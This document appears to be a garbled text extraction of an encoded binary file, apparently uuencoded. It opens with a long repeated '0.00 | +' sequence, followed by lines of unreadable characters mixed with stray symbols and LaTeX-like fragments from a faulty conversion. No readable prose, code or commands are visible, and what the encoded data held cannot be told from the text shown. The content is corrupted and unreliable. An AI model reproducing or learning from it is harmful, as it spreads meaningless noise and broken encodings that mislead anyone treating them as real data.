0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00 | + 0.00$ $M/<!(O@`JT&&"<2T],&]=(NH,Q,0*.W8TZ04`>V[OC\;9OS"6&W)A?XF+_H;(Đ)$ M_,;X_`66A7RRJ\$A>-:.F(`&'C!'Y>,)")?;;:IV-2/FG'PA;C@V,F9?U+B?=Đ MCDSD",13\F0ZV8#X)W1HTWG*2F0W*R<=H40W`E`4A[*,,GKKWO4Q4-DF,NW"D M[T!@/IE!&^*OFCB%7BG.QK0[@R?UYM\$.-=*;^.I)RCCX6!^2_.H:S`?#?;\$EĐ MO\$.PI1>55NX6HH1#V)3<77MN7,S3377N6T&*4%^!@'VJLWPCQ/5Y,V_?->=&Đ MR'X/2MOTS#U4E@_\$03:1:A3@K5!P'1\F6!@@(2(S/*ZHQ23\$0-^ELF29LTVJĐ $M*:L9?IL;D/@P)5,>*C7PV^F!=M-4(UC+!NL&Q9"&.=XX*!17H`\GXY)\05W_D$ M<6[(-/CV2T<8Y2#_>+#B>]`B"N9^S@?.L5_8Z@+)N6!8<SRT;H@V\$Y]EE6\$MD MBA5;,C/-!-^YB;]HBW@4EI)@K>ZFCMME]/6GI9PN\>6.,`U0,N-;'Q88*N1^Đ M"L_:0`4^^%<\FK5X.#RRZC-2_-8,I=S;;>+S(V+<LN&Y"JO_7\TLE5`P(:DYĐ M-55E*SQ)1]X7KH60H%,*3S,XS#87:[PM-`IT<JO:Z%?N13I[RZL@9'52"O.!Đ M`>X.8'8\(M-:.C+33+STU'*MN)2U0F'VB-TC#-_/5ZN\$N+JO'C:P\$+X;/"'*Đ MN"FT6Y0[YT\LIM?.QV(3V[C[JOML33ZA=9*IOL,B^PQOHG`F"E:QSZ@ 8<SSĐ MD"FM8P0A)!; AKFG/=2CYN<-3_Y&)W5^]<WWB10ZA0:P<<#Y0UJ70Z#BN&7QRĐ M@8^&MEUW5T(NH5\$7T_XSR8X)//BDUCP<"%NBW8>L.?0YZ6DD!#+!WA7\MV14D MH:V*](G>XNF7Z/ZSQY.<*\B.%%;Q"8-'"311;@9>L_AD>W@Y2&[HI`R'`_@WĐ $M/\&?Y=A_&'Y>)>'<45C:9_\+$7RVY-_R4M*&1SQLFM:(3VGC=UPZ&;-?,'T!9D)$ MXB@9HGS6G___,,>9][(%F-<H`88M=DX`WLQ;G!N&E"7BM-%1="[7TP'*XLY&.Đ M45E/B*.NL#_D"5SC=_7D%9XZB9\$'+GOL<;9\$>A>D#L#"NLCX7`G513B+!T1]D ML6:DGXH5O!YN4R:U_ED2@L*/BX^/&AROATJS[TC#C(5C_O=KG@2",7YT,J5LD M(A`CR1D*=I("OTI+--^9(OB+OM;R&P6&^..,]@I`;32-@P)7)(GHASEY&KGNÐ M>VFBHFF59;QS!)"&;K*-CK;:FB)>?(38@8USLX^<SNEXMN./R_Z&-KD2!8TKĐ MU3?E8Q3S'+"VI\$[^288HO1IMK>\4J\$E">LU\3TYBJP\@+[4BUP\$Z`U4A3#%AD M?#+M"%DF6`%L&13-BC#1]`NQ3W.=\$672J<GXTD:8%8&<&B=&X-F@'&M^YYUIĐ M:V23SZ\$.F D=\F").@'(?&8B.FPZD]#/E(W39MSMKRNOK!'X\9"681S7TS94Đ MKJ=P^&V`(89T'(<3>U+?7%K;0B>@6%>BP&)!?/G`E8HL&Q%[8#B8:D;U@;0AĐ $M/T!SZ9+X@BT=J'M=\&,5\5.4.]*'L4\&Z3]P"A1\(Q8@F*3@@](CT;(\Y\A\U5D))$ $M%MZD<@(P,8A6-\#(Y$40)B7W2_'$:5_7HDD=P=R;CV1L^1U,S+,Z";\MQ\#D$ M<!""Z<0%OIQ0QM65D3U/LSZBIW+4]7.)S2&+!E77U>SJO<^*#,*^[V@+KH#;Đ MZ00/0W:V/??P_1"^E<@?`[!GN`5AZ=B?)CLR&;".(3I-YKS=BP<E'`/*L)4?Đ M+\$YTL^-<ETR`B-!0-W4^,!;(?Y_(-<IY\"YJ+.\"8+!N]T,6/)L4%"V>8SH_Đ M(#3FGX2"1%R\$%O/-YE^2?_7:I&+)5S!TLY4)HDU7`N%XX7:!%FT8=\7(XF7&Đ

 $M@'B!MPE+$N;P9F-KP?M3(9Z-]T=H6#_XE)[*['Z/^[&*0+L\9G]<8@O*DBJQD$ MG"CCYFU>FWZ%'!\$'-6^1F=LT8;11H.O(IB&[8AK^,/1RS"/0-+&.E8YT5!B9Đ M%HY"*A`*"?!M"\]:B:\A[`J6",QZB1.%_H@D.M`"#(^'96)),QK3>Y=*K:.#Đ M3W(14_,:\AX3NCDVS9>0\$K=B@7"=_1X?LS48^AEO/B75#@B?\$DVWD2>V!PU.Đ M@3E*H=NNFSD0-D*5'F,]\ARG<SO@#>)[AK7-\;CR`P:)=\$%A4VH`C7VRG]1LD M*!SQSK#P-CK)D]82'A\$29BNBZ<O*A3E[M'?70NY;3^)-SI.\HGO`-'M1X/F\$Đ $M\64\$])@NI:2 $\#X=:*^U`K1V?E\$8C.\&R`M-IE'R(^SAF9,(!=\$D5,C.SB<QD)$ M?CUQ*PC9DBN:>, "(D8FL,;X+GL(BG@K`#TZ&@B*B_FDL'3^KI07OGYK5_T,9Đ M"7\$\$5C`?K+*'1F?OAL.18HRW)P8?/FD.;U`_X^:B@IN(``QS,MX)?@0NOI;\$Đ $M`:S3PC[D4<"?@C'R8\'BAP"X5HP_6>ZC?P:B-'A1AK5-"2Q^[4==?Q(%"1[ED])]$ MG8P]N&W3,QD,V/HK>[\$1A+.:5:3?ZA<#3>R4:5YI/?/(O[\$5R>@SIOF5]D*#D M:U0'&9)8<3_1880FC,2UN?DSY!U1]<)L9[):Q\9_Y6.WR?/NXH5`/]!@O?_`Ð M4BP5C8P:@%YPX*;RLG\$O&)]1S2DXN_R%C-=E\$00#\$E7.&MUH:*-BX6>-+\$N4D $\label{local-equation} \verb"MDT\&P!PDRI$<+C*\&?6J*\&88AG&$HT!2'FB;J/6=,!N*\&R"JEGEKZR:\&MHZ8D".$ M&I4>RG<"R"!8>:5J.'@L`QP^.0#0#T@\$@?Y95\$@&25!5LIIW8R)/84UYAUNNÐ $MV. N^WQ0., A0=VQD: 3Q559^&M; 4:=FJNJ>^3G8L_; HF<00P*QH>(7>5Q+N&>D)$ M9H7Q1\$8HNQ*T%LW/#&,2I![[WO6:%OZ>9ORN'A\$YC*)<Y+!X&X;!)0,)FF.YD M0#'27*M\$@9`1'E-@8\BA>##\@"27&>:`25,2@IQ.(ETV`\`4\XK]Z9=-L&M2Đ M%.PR^YY`!^Y<B+"3(5A/FW2+<1"^W"#%:)AVD@C/SC9HY%:K69FU+3R`(T<_Đ MFN`5SAC6[1["LZ#H!=LFB]<CNO_%'-40_\$10SP0PJ-V24-DQZ0?SZ/0)Z<<0Đ MU-38@#XHL.:;[[0BTRN^\J&MD52Z-IEW4"V\&HT9R-S"-'Z%Y*B,?HWA#6?LĐ M&BLOELPX(MG#WM"O!A,OECOZ,@7C8UI;D*O=E6[U<PW,>9EA5;\$;6Y3M)0+@Đ M;D%E5ZQI@4#QBJ./W%!&1ZK]H",BO33(52-]5HFG9;7R'FV?ON,KT4+K'%JSD M',O#,Y3&TUQF8!6YP@KYM,!K&F1/=8U+#+,4&D:LMQIF&%0-2#TT.S83[H6/D MIO:G.>UU73+0G\+=;^KXO#1Z8T0B9S#&CI<&\$@4P7UQWDN+C'0P?!D&EPI\$3Đ M*VMJ<Y#3]7^E\$",?BZ]P8X/T<=%)TE!.JE2@L\$RF`U`P4,`/='+\L:K%S@[\$Đ $M3L;6@I;4GV/7`M>V%`.&KC>`\!=P`802^0SP,N!/"]$GA1&((5[!05<8)<4D)$ MY`[94@XO(,"7_/H:)2!G8@C,232*@OLZR7AN\$DOR+'F"ZT[UN8S(\B"PRZEOĐ $M"IX&M1==\#N\&L"!(T<S/\IOOX==3I][V=!LC;*X?UG,+8U;@N+X;[]UQ1/4KOÐ$ MO[C\3Z^F2QV@!^C:($P+,L&@9.2GMN;I5I[>\EC;)M;A.V=RU#!9#[G`@P-D]$ $MNM\?V)"V+0/1.DU@J-#F=^<]3QJ;_2_K_0@*52B*,/6Z&='53O")M_,#XYLSÐ$ ML9LVJ9&KN5.\>I\/H1FYO8>%56*K`-WSP3VR\QAPQ]N^9DK6)]]P:0;)2TZ"Đ MPO)4FO9L39J[%X8\$;B4'%(ELC,X9KT/F2Y"6S&>@I,\+PNGT4A\$@JYH&U#-PĐ $\label{eq:machine} $$M\&\9V:5$L]$RAWHHBJ9"PZ\F78HP!D^(JY&74B._Y\DE(>+C8(PO7-DZ-NW(&D)))$$$ MP7BPM43\$MX!H:NAGCOP/'K<IU52QN(NR\&V!]X(&Y1;`"8H4`%/7`M9H6."@Đ MB!ZG9H.R!"(P)'03LVM+A,]YT-1Q5(^B6/^2\$F"160_:UY+_PYGO(!06683ID $M7=NOGOCO3X07TU?C\|[N$O#ID)&^$<;;L2^5+S*2>]"'E'AD8X)0=,$N%*7D$ M:26=85L`S"94!Z!MT!":Y3`7#]D98L\-`UZ-ELBY>9T(?)98[00D@?C`-&<WD $\texttt{M_62YG\$/,TFV(YDG+!*<(\#-:<F193*E/8H+B.;1\&`\$D8_)5`8I@9Z6\#L)} \\ \texttt{D[_D]}$ MT=A/D#HH,!(OB+>E9(ZPFVW!=;%D:('/A8MB(8?WUB,9.S\$\$\$!?R&@9T-&!MĐ M#1)?\$ST1\A\)7XR2'Q3BVH[,H5;P '0\$I-ZJG!"G&-YR7[GK#Z,XH4+29M&ZĐ M.)F^/DGXC^D-Z9(6Q02K;N0KFAODN*[-BOZN(&PAV92)H<?'1@H>:`,?` &8Đ M+'V835Y1L6S7C;^@F)'[&?M,4<'\S-.NTE:Y7ENOT]7Z6J>+:8,=/>F/&*F3Đ MB6P+&Q(&RE-#@V\$4!-`RPD*3/FUHT\$8KO4*CC+B^%S-I/G.@(\$7@TYHM1-_DĐ M&3[''"7/UUPAKY6,VV+%4>'_<BZ+"M!.E3__NN]H/2%0D5,S,B4-:DI%08J1Đ M_YH.;0[KZ@TEAOZC+84]1P>MVRJ(R1Y6F@/W@MZNSI>(IC"W;=-[\`))?O<GD MC#32G)T, #@KR?=;2C+9):-%/'!K<`C^@G[;8-!HP0I.N&^)(\$]HQL,G"K7W%Đ M04_"^I+1C<,[:S0*INX-1NC:F_\$90CAO:F1]'8M"/)%BX\5E\$<R*6Z:N9!PKÐ MF#OM;M]\%'A@G87GIY3OR..T-\EZ_,GW\U93\$I\$D#9[!;0/BB(<<?#^6"*)-D MXH_"8?[1BCJ,.H(E2-F?]:)[YY7;A/@3QXT!8<.*^%7/`NQKB9B']GP,![NGD M#-?JA\RL\?U+JOHEU#5@>Z39!]8ZSOTJITXR/N%@ZCM**UH@V^#M*&P2+A(\$Đ M*Q`Z//R@MRW<9>C7&!2/\$5.+1HZ?Q&16",N@%]ERK"21\DZHH'HZ^WUT08,DĐ M&5MS_,>UEV&A%5^IUL\Z`,>(^2!I'\$(*ZCZ*IC.S7Q/P1,2=`YW3Z\$K@H7ZGĐ M)/`:S5XEWT+9[%RM:W\$6.KS0,?BZXPGZZ3,=I%4@F(`,+VYM2*)?7ZP9@KPEÐ MFVN#;D+QVF]`'SYH\$2&9%F7E/?UY<Y7;FU,/HS45[R)EM)D`],)SP7A11K0<D MP9(@W; `D(8!G]1K+9\$YZ. `X@-RG; I3U3(S/)A^K `W._SX_GYZ]F5D'(?"7+/Đ M_N61U;,ZE`Z<WZS]4.XA,G&2OZS.\>]WQ`OAHOQ"X'TCKL_7EQ(&Y!P1&1JĐ MH47=NN\EF&;\$4UC5\$"[RF-U@M8F`\$,'MR;!&:GF8\$6]R'R&%]HGH,K8VII4AĐ MVXLL!#<*%B\@*?&@X\C-SO-+S25'"&C'*3DMSFUDWSP]\$2<ZU8'FHUC<\$]MEĐ M\H)"&&M@/JK\>SB*CZ>J"O<5);FA<LT(&3+>.8YF/ALCNZ]#^=#,``\;,2@6D

M*\$5GZC)0\$>EDNL5.85;6HR#9#LS6;\'!X\$<@Q^9.3\$L&W-6[;--6":Y5`'0(Đ MD.0`QM\$XX]9:N%FW"3CD+"(KQ?-PQ44.6MNWZ4&%XW,Q;)X#H:OI?_LC/\&YD M:(`P8%_)HYW_<NBTX!N-4'7]]*"D2^^G\$Q8CL)!`#A6N,C^,R.O]//Z(@?XMĐ $M\PNC;6A(?B/"=R%H[\%EIFB]W@'B%?$K4<.^0\]=Q[60BO/'-EA7Z$)S/T>.NÐ$ MAV, "_35Y*'2+&MSVQMOR+]8E@A(?C6A_8\$JAJ672IP9E8@*]QU\$"Q*Z"D':7Đ M'2'1S[B:+&LHVBIT(75YG\"@`>ARG<>XS2,RKD(FZSB+S%KSBM:#0LLO*(%BD MGNOC" `:[.?J-T_`K03.2X-]S.@C@L`:"C5`1`ND1S\913P#;#TZ\0\$[:/&I_Đ M\"])D1H\$4;FAA`<W&2B?QVP7[?09Z1WG:!.QQ_H:Z!].IWH>%%-XFJUC>OHRĐ MEZ&RLZ&DUZ*,G!8\$-R%Z!"?,4;(;1>M3:2\(\$GCD8[!KY\$A?GT<HDQQ1WH>@Đ M@QI36V/DD!S_H?^7J>0'^A!8^A26\$=,N9>[)?/IS2E?M:<LN"XJT2NP"I!`5Đ $M4E&KR:UB^4&L9]5</H;TA]/>04*@OX+8-G%);D<(\2Z)%TR.."X5JV`Y01MTD$ M51ZBJ_QS#_*8SAXJLO(>.HNM.<4-ZGL>TSZ"V9@XJ4Y!1:BPW3^>E4QS-P7WD M'+0V2/1#+LW;7)^CH_A+[%.PW<_W83(O-3FRF_!-YX]MC03'/2J\OVV57K\$EĐ M\$?=J(AP)SN*XM4\$]+P3D=4<2!*4: [R=**3;)GN2*6(=<79:[UNQ*MM#VM?1D]MCLI38ROK`.,\A6)`PI?HL+"FI.I&V6HH=OMA_L\$?5Y;Z7NB7AX.L>.'#\KGOĐ MU_&H8\C,=RS6R3&ZH#S4*.%;=`MGLD5:"_+RZ-\$?/`2!D[:+E(BLEYW(>%CVD M?6'X?N%Q_5A]F]&U_)B72A];1L\26;F#,/NP6YNHEEXM6V*]JM:LKG@DTJOQĐ $M^P[$H5539$-?V[<D4(2"/P=17.0/I:U.0;>9&.<[-D"3A)]N!7^X/[1?@J2&D]$ MF6\Y-BFC\$CSG(K0PGO(R%VJ+'5F^\$EOEL"OZA=B9`F.)?_MY!=^#%R_CW,7AD M1Z0"ON\91Q\1;0Y>K`-/47XL(/`CYUOCP](?:OP9U.*KE?)EF;5&'2X_.-5*Đ MV<) `&:0.0"D:`""1ISVZ11_0R>5(D/^@HB,9#"/O_\663PXG&A:!3/A33"=[Đ MBA8?RF1<5!0;#JM'[`/#35X\B4`^5)5B(?3Z*?/:C1-(]^3+%%]"&3;Q.N\$@Đ M!:83U_81EQ:EC48U,)9=&1HA^=D?6<(&?;BS(HD/C5"C+,Y#@S-":&*]8W("Đ $M<M9VS\\\#\\\&0$;KT7!01"!X_1`"!@DUIJ+R@L6EO]^6!2/<9IQ@!"$4("8=LAJD$ MOT6Z-?*,+S!:B++&F63R!]J4J\$8];RT?=I(^Y*`B.AVF?];Z"N0)!%X&,1I;D MT*+A>`6;MW@9?58`]9Q\!)TDC\$")UMN@!V4T/Z6*[)M1F&%='WPKK[2_L;]IÐ MW]%TP>4(TJ+L6_`;3LV%Y]9>*S=Y1]#&N(2B2J"2W@7)H)&XJPGVC#\$@#%.YÐ M20556ZW3!7E:BS6TP'3#1(\1P`G70;\M/)EHS<S0Q4AY8DV:#=I\G1XY[X<'D M@M./C'+SQ^@+'7*D\/1=\$,IC9"VY/LS6.&]=N'\$'D#`II`YB\$(`)+R6"L3",Đ MCF=*)[T?ZCV-C[6'#0[A3((^C+5WB44XA;8"BQ&*%@T+0-;YF@M<O&1`2D5NĐ $M(Z^{..}'#9EB6XI+?("]]&YQEB\PP/TQ!69N7^R.B1H],Q+0CW-\Q_1)F5!-=D$ MLXU(+?U\$9R.*Y_:;R3.6HRJ:RA5A*L+N]_@PSV"8MP11&MXQ0E>/;9^@"<NEĐ M\(VL%K8KF;"I6*CDE//6RZDLSU>H+G-%5;0[-5I["!][(Y,X'=G*\;VI8IOOĐ $\label{eq:mk/=1<} $$MK/=1<)@/3%8_&I1J7AONUPJ(`BJ^1YN=K&6*J`$V8P9O,+$5P4A<[C&3O<@NĐ]$$ MJ4TTF)U"/OR^U1L@U.]G80(T_D\$V%1A+!:9JAC>>7`NJ`M@"&L"*HRQNGK7EĐ M5;_1AW&L!X4.H3O3XPX1(0QU*-DAVS!]0`M7X\$(>O"MJCED5\'P;_1;/A22]D METW;B!(':Q"*)1K1>X^?Z?D4/`K=H0@;PB[PPZ0#T^F[C)EA#0C&-Z_>FN>,D MHA@]"]P; X9/\<CN.@CRCR(K]%M:]!2^Q=BD/]FQ02>]Y\5@]+H2"^%10(83:Đ $\texttt{MGZ"E"];2`"[NO=IYJ$$U\&76-;'P$ZK\R9IY6DX,W;ZJ.6-5'V\&B[RQ\&('U^QĐ)]$$ $M\I'^W-?IR_\U7+[^)G0K!AG<1"^U!S9UZ+]=>6YR(+I2779P4:FER-H7-OFPÐ)$ M9H; D4XW%"'!GYONGBIF(FTRSG\OR(%WT1<,8N\$ZSJ`608]?V.K\$GN(!='#)EĐ $\texttt{M} \ 2@\&/\texttt{MZ}+, , Q<""\texttt{JR}-\texttt{A}-: \texttt{L7} \ 3@C\$, V[8.67\texttt{LC}/]*[\&\#\texttt{RL}\$?3\texttt{L}'5\texttt{DV}-1"04\texttt{C}[>\texttt{D})$ M?(.HP??";00/4'^;_F*;W40V:N`1VLO))TK4!5[A4'UQA[6%%;M\)-U"#37QĐ M9]EZ++/-N-!6;SDJW`P(%0D>O45_(MEE;Y5.'X%FKO:+JY%\$)`??6*#D1PD?Đ $\texttt{M":D2M0P)CKCU?A^"C3-7@G;?5^`4/"!-J4M@P:\TT_;426X2&8>&99,\\ \texttt{OT(D)CT} = \texttt{MCT} = \texttt{MCT}$ M]FAOX)G^=C%%`V\$Q#\$M@Z9\$UFKBJVCRD&(Z"XN:XS(VZ?ZXP"CLK8.XH.=WSĐ M>&&11,6D,P+JL(0X:CM=;T9=-_QV1=^"=_S=D.\],6'\B+HE.BG&0M9F2KWWD M\2W559;?7`<&?Y*(S."S6NSMGN>(:'/TYP(83.TGMO`:8Q[/BAO\Y<-BIL<4D $M[BD'4!PD[C.9%\T[>&7H=T6@#;[)=%!/2>"5T"YZ*7'9V[&/E]38-KX5,6B;D]$ $MQA\$IG[06\&E(/(),90":-.DU8.3^W-1@?D509\&@^]H,^]\$L7=\&[> GY?D:0#TÐ]$ M,X;8=:?)9JN870,P!KN4@VCD<'AP&&[MH\FI0[@(;4%=*8R\$*0*[(VEU,43YĐ $MJ.E@/VB)F5ABE"-+^!XBE-3=(7.G$S4*A*VF1:'2(G3;X,<,%SRN.=\3Z^9Đ)$ MW`@T4EGV\$CQ?;I#)\7D]6-*O@Q;Q_OABWTWS@X)JP[T*4ZLDG@L;)P,LHL+%D MUX":-2I=02>*V)4&'7VN0U*7IW_BN9&\$3\O-\MJ'G\$&Q4-!BL!?6'@\"029PĐ MT<(\%*+3!X+@`M;!>N14YO"\$%P_&SNX<*:R8M#\$6^6RU@-;7<^\+O>+,:+ZF7D MLW8N'FRQ9P+;9(/\F20.8J670=^%B[2]`(%SW3[F\$\$]UKYE?ON\Y0RRS42\`Đ $\label{eq:mq_general} \mbox{MQ@-S\#Q,G=,/Q/$['_GC'3Z\#!"M6F<ZB@IIO0[GR3`&G2^?4\2@NQ/=D-;UI>D) }$

M=3;;B,N+]QV9D[PZP/,2'DY;^10%XF`-,A9!/`\5GU'T@?/:M2"!'&[T?30WĐ MHH-7F`?B@G7B3;@GBKT8Z32IF2-,I%_F`5&#NWXVT9K:AO-D6U%,[=>YA-U\$Đ M\$MIN3T/Z0`ZZG72SY*-=?ORFRYRZL-P)B8-?*?QF0T7Y?F>;U\GVGRYED7%*Đ M;A0#,-+,XZG(!+I&"%>_\$K#0D9`=T%_L<22S,CAZP2O!W\0@Y\\$,U[/TD25-D $MIXRVSQCX \setminus (-U+(QV3P5_1--"Z\%@%\73Y]AXOJV[W_/=+KBK;D-X&K_JH(R#D MU82&M)"NUW)A3\,1]!&EEYVL'8&#MF?:DR5A](,`"R%Y`MV:/?\G0X,">56/Ð $\texttt{M<*"7$D&AXNV8DWL<_]>-R=T]?"N\#7\\!T\,R`HA'NC,-0+D>T^Z0.TFFBJ\;[D]$ MB\$BR8[3-F\%4'@>G\2\TO19H<5I\KE`G./BN@M[17LWNQIC]BW=78%\$B5[L(Đ M/@S_]CD;+%:B2OSV2,S]T0;'I0'U\$.<*8JD+3S;T[H\\$`@T&)*K=4'.6KE\$LĐ $M)R[@.<SLP<0#7VGF!0J"NZIIW8)=Y50>B\W7[D\^*4*_-*;>2^.QIYKT]L?*D$ M^5Y\$A18R7XI,IPP8G48M!'1:#^!08)/L5:>0+/W0S&9Y8'_TJN*10E+%9)'[Đ $MEV=WB*=?V^{\#}.('T/[1),.((($\&S*<'6E>SOM"UL!B\C5TI>-NK78+$`,,:=QĐ)$ M-U'W#'O;*B]IH2\$/=1Q;O@?Y@O;RQ7=MHO&+AU\$(K'I<=-(02[(U8&8/'B1ZĐ),B1ZB),B1ZB))M#BZTTLRXTP?EM%Y<*T<#09;H:*FY::]VA\"L1VD_&EG.`L152>?`3Q71?)M!Đ M">&W37D[UXUV'`W\8-OD0VR,[,*`?0YG+(\%)#N=0;/KBW>E:_)%?=WD""B`Ð MBH>S!N,SQWGQR`CRL[S(07*>06BQ>'&G@VKP>W!D!TCUY^W!=SA4/I;Q`1,RĐ MF#)/&#F&.28R?,Y5)%:Z[GKV/N??KQ60\U@I)2CJRZ-1PJFI^=VOC\$8/S/["Đ MS9, \$;"-ZQ]0QS`W+<CE)@3<=-P+''L2P*BS*R4'!6",6KP9CD(',-V^_+)Z)D MP(/?4?80XZ92AH<]=)O=YEA'4O@CNL'A*-MN+"9ZLSF=G")&H;-FEXDFE=BHD M0A1"\$M\3#P?^22Y1<Z&\$IQ[G%&E7WYM@Z9SYEKSST4&0X&2RW`A7C[>A?&M+D $MRF!R, <97MV]F3,,2=4?D\F6]C;NX%5`I>4B?H.0-8@BY%$H:7+9B3;Z(/J7EÐ)$ MN\$LSS'DIOGZ"`3,YV`5'!M4U_/K;\)3#B+4"X?'0+Y?/F>(H@T[M28:FJH^&Đ M^2.%M>.M//2L2#-1CDG;;?&`<Z;M'MLO_^1OPZ-*P&'TH9-CW?JJG^(_AA7BĐ M\GQW]*G2N!GY>T-O_D-S-7,C+RR%B;_L28-:]6=[=_#0=C9NNFH=D[6?=!6Đ MC]\$4)SSI=N>Y.3FY%Z-?Q75ZH]-MWVI4\$&,#Q_O6I>VY+[WQ-S!N_F?"?H+_Ð $MJ/]8^{14S9+5XVNM+7/*89<Z>(8M(W-NWFP:E`Z:\H9VH1N\4;Y89G\^7_)CHD$ $\label{lem:mrm+G} \verb|MRM+G>L4RFDY/JRA3>T8!^{_}].@:RHQME?>\$9>Q_T/;Z2+;;J-WMB'[?_Z'\\-RD]$ M=*>.CKG/+JQ-)GC1C<*<'#8W;^XGF*^M'\$<FF"ODLDH1+LH';DYN7KU8W[A\D MX9(BF:[TW'`ZF=\5/;D[T'YMF;OIM9!*^_268.X?L'%`,K3I"<=`L&L!X'F<Đ MB&AGYTV`PTBJAHU]J<*`#1T\5&\$+RDMS44@7*[(K!O-+/_53>55@7JB1\$J&4Đ MAL'=,(OU^Z%O:ZM@?(V\$C?;1]V__OE6"*U4I6P7"9Y.ORLC^`IFAZ:I_>_]!Đ $\texttt{M.D=[C/=:\&5/C<,\&%]\#_\&C@X;_]"7)Q<3N'3::} \texttt{W(B<$4F:\&6"(:"U9\&!S*2"*D) }$ M##!'2:Q2:_J\$]3@Y\:6)R[5V-PIDOYYT&FSNB=L3`^)H6L?Z]K>*2A2_O:7FD M<T;5CX=AR\E8\=V1L6*%]*8^7F30;UP^\-%%SOTN^:+1D<6<0W0LGYV4[K@]D M'?3BRO3_JJKQ7*&"PL'8W8L-5^(.&RR"TT>EZN]Q46[\PR#43>;O,Y8B+Z5Đ M[HR?U/,`8F"IL/Z7&((>-PX`K,VOU*`F,J^8"ZBW/%B@`13#\$Q-G00R8_:1D M0%WFO*\V1)[PFW>.0*EW\OVGD@-\$`E"GQY?_TP!CV/AI&:)@Z,,9\$KDA@%:;D MON./(QKJ,\$QZ`8#38#L!N<-46ZT/G-VQXIVCV<OSNSN8<#7L;Y]\$`.F,\$,*KĐ M-:,-^K=9,0;`-040&Y4.?NZJ'5@\$)1+P:S\$2&VF/[IJ#CWT+/7Y9I.F[&>G6Đ MPOW_KJGRGR\5)T(%I<+-KUC6Y-1Z>TM7M)L![`#4`:;K5*G8@>UZ.\$Z0*C+FĐ MP+43/8@+>8NO\C7R^V/FM4R%UYR*=&5*WRB)M?;K<,A7&B],TLQ2WHO[L?;<D M1Q(M]DSQ8<BNY&^%:YR\$S#!D)X0IUX?I_;^\$E8O_5;?JOX2(\$Q8.P+)6!\5ND M=@9CU&;RM'IVX+!-;1B'W]PA-[[.&]PH/#RBUTVA/T%50#WA2YHK)4B*"/?7Đ MW#Y'N#FJGB+D].CS\$.P>4'\$Y2XS`H0[#FM`LU1-Z&LXZOJ>X%=2@>+^YF0;?Đ MT=CYGV^U_Y<8W^2!02V-?N\$LX)CN]3R`\$^7[Q,T!X.M^/3M93`HG&`-B0G#KĐ MN[/.RS"T7J7]2#>Y-PH2'_\$H8;Q(D,F@\FY@R:B.H/CK8!"KT1LY1(]/G&G.Ð $\label{eq:main_main_main} $$ M@'-<'+/_NBO@ZJK''(IWKO$&''MQF?M82*?U[WY>E<NTR*&QW7IM,.V_K_DB5\D) $$$ $M>C:V3_G&<'*DF?2\JTF'/`!\J[[MG'F?0:4*"[L.XZ%R`=M6=`0J9&YI9N<]D=M>C:V3_G&<'*DF?2\JTF'/^!\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/^!\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/^!\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/^!\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/^!\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/^!\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/^!\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F?0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F]0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F]0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F]0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F]0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F]0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F]0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F]0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F]0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F]0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F]0:4*"]D=M>C:V3_G&<'*DF?2\JTF'/\J[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=